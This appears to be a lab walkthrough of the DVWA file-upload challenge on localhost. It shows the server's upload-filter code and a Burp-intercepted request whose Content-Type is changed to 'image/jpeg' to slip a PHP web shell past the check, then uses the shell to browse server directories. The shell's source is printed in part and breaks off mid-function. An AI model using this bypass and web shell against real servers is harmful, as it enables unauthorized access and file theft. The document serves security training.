
If we try to upload our `shell.php` we can see that our shell will not be upload lets understand backend code for this filtering mechanism.



```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
```


As we can see that only this `jpeg` & `png` is allowed to be upload

```
 TO Bypass this we can intercept request in BURP and change the Content-Type
Header
```




```
POST /DVWA/vulnerabilities/upload/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/DVWA/vulnerabilities/upload/
Content-Type: multipart/form-data; boundary=---------------------------144385814111837229341160303104
Content-Length: 14149
Connection: close
Cookie: security=medium; PHPSESSID=9529egr3lvn7vec9gk9kquviq9
Upgrade-Insecure-Requests: 1

-----------------------------144385814111837229341160303104
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------144385814111837229341160303104
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

<?php
//Will come back!
function isLinux($path)
{
    return (substr($path,0,1)=="/" ? true : false);
}
function getSlashDir($isLinux)
{
    return($isLinux ? '/' : '\\');
}
//See if we are on Linux or Windows becuase the paths have to be processed differently
$cwd=getcwd();
$isLinux=isLinux($cwd);
if(!$isLinux)
{
    $driveLetter=substr($cwd,0,1);
}
$slash=getSlashDir($isLinux);
$parts=explode($slash,$cwd);
$rootDir=($isLinux ? $slash : ($driveLetter . ':' . $slash));

function cleanPath($path,$isLinux)
{
    $slash=getSlashDir($isLinux);
    $parts=explode($slash,$path);
    foreach($parts as $key=>$val)//Process .. directories and a single .
    {
        if($val=="..")
```

To `image/jpeg` and forward the request



```
100000
-----------------------------144385814111837229341160303104
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: image/jpeg
```

```
We can see that our webshell is uploaded
```



Vulnerability: File Upload

Choose an image to upload:


No file selected.

../../hackable/uploads/shell.php succesfully uploaded!

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://blogs.securiteam.com/index.php/archives/1268
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

```
To access it we can visit uploaded location path
```



Vulnerability: File Upload

127.0.0.1/DVWA/hackable/uploads/shell.php

http://127.0.0.1/DVWA/hackable/uploads/shell.php — Visit

127.0.0.1 — 127.0.0.1/DVWA/hackable/uploads/shell.php?f=/var/www/html/DVWA/hackable/uploads/pic.jpeg

127.0.0.1 — 127.0.0.1/DVWA/hackable/uploads/shell.php?f=/var/www/html/DVWA/hackable/uploads/dvwa_email.png

127.0.0.1 — 127.0.0.1/DVWA/hackable/uploads/shell.php?d=/var/www/html/DVWA/hackable/uploads

127.0.0.1 — 127.0.0.1/DVWA/hackable/uploads/shell.php?d=/